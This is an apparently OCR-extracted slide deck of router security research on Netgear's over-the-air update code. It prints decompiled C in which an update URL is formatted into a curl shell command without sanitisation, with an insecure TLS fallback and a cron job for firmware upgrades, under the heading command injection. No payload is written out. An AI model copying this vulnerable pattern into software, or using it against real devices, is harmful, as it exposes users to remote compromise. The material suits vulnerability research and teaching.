iVar1 = strncasecmp(url,"https://",8);
iVar2 = access("/tmp/curl_no_verify",0);
if (iVar1 == 0 && iVar2 == -1) {
  snprintf(curl_to_exec,500,
           "(curl --fail --cacert %s %s ...");
}
else {
  snprintf(curl_to_exec,500,
           "(curl --fail --insecure %s ...");
}
DBG_PRINT("%s:%d, cmd=%s\n","DownloadFiles",0x148,curl_to_exec);
iVar1 = pegaPopen(curl_to_exec,"r");
```

OTA update of RAE binary




Command injection via OTA

Part of the code of `DownloadFiles()` :

```
snprintf(curl_to_exec,500,
                "(curl --fail --cacert %s %s
                            --max-time %d --speed-time 15
                            --speed-limit 1000 -o %s 2>  %s;
                            echo $? > %s)",

                            "/opt/xagent/certs/ca-bundle-mega.crt",
                            url,
                            param_4,
                            param_2,
                            "/tmp/curl_result_err.txt",
                "/tmp/curl_result.txt");
```

Command injection via OTA




Full firmware OTA update


At each reboot the router executes:

```
snprintf(pcVar2,0x1ff,
         "echo \"%d %d * * * /bin/pufwUpgrade -A \" >> %s/%s",
         extraout_r1_00,
     rand_val + 1,
         crontab_path,crontab_name);
pegaSystem(pcVar2);
```


Full firmware OTA update




Full firmware OTA update




Full firmware OTA update



Netgear hotfix



Netgear hotfix



LAN or WAN ?

Plan B


Over-the-air firmware check

```
__seed = time((time_t *)0x0);
pcVar3 = "cfu";
srand(__seed);
pcVar2 = "/var/spool/cron/crontabs";
